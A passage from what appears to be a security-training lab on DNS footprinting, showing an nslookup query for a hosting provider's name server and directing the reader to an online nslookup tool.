
> set type=a
> ns1.bluehost.com
Server:  dns.google
Address: 8.8.8.8

Non-authoritative answer:
Name:    ns1.bluehost.com
Address: 162.159.24.80


> -
```

14. The authoritative name server stores the records associated with the domain. So, if an attacker can determine the authoritative name server (primary name server) and obtain its associated IP address, he/she might attempt to exploit the server to perform attacks such as DoS, DDoS, URL Redirection, etc.
15. You can also perform the same operations using the NSLOOKUP online tool. Conduct a series of queries and review the information to gain familiarity with the NSLOOKUP tool and gather information.
16. Now, we will use an online tool NSLOOKUP to gather DNS information about the target domain.
17. Open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor and type **http://www.kloth.net/services/nslookup.php** and press **Enter**.


18. NSLOOKUP website appears, as shown in the screenshot.



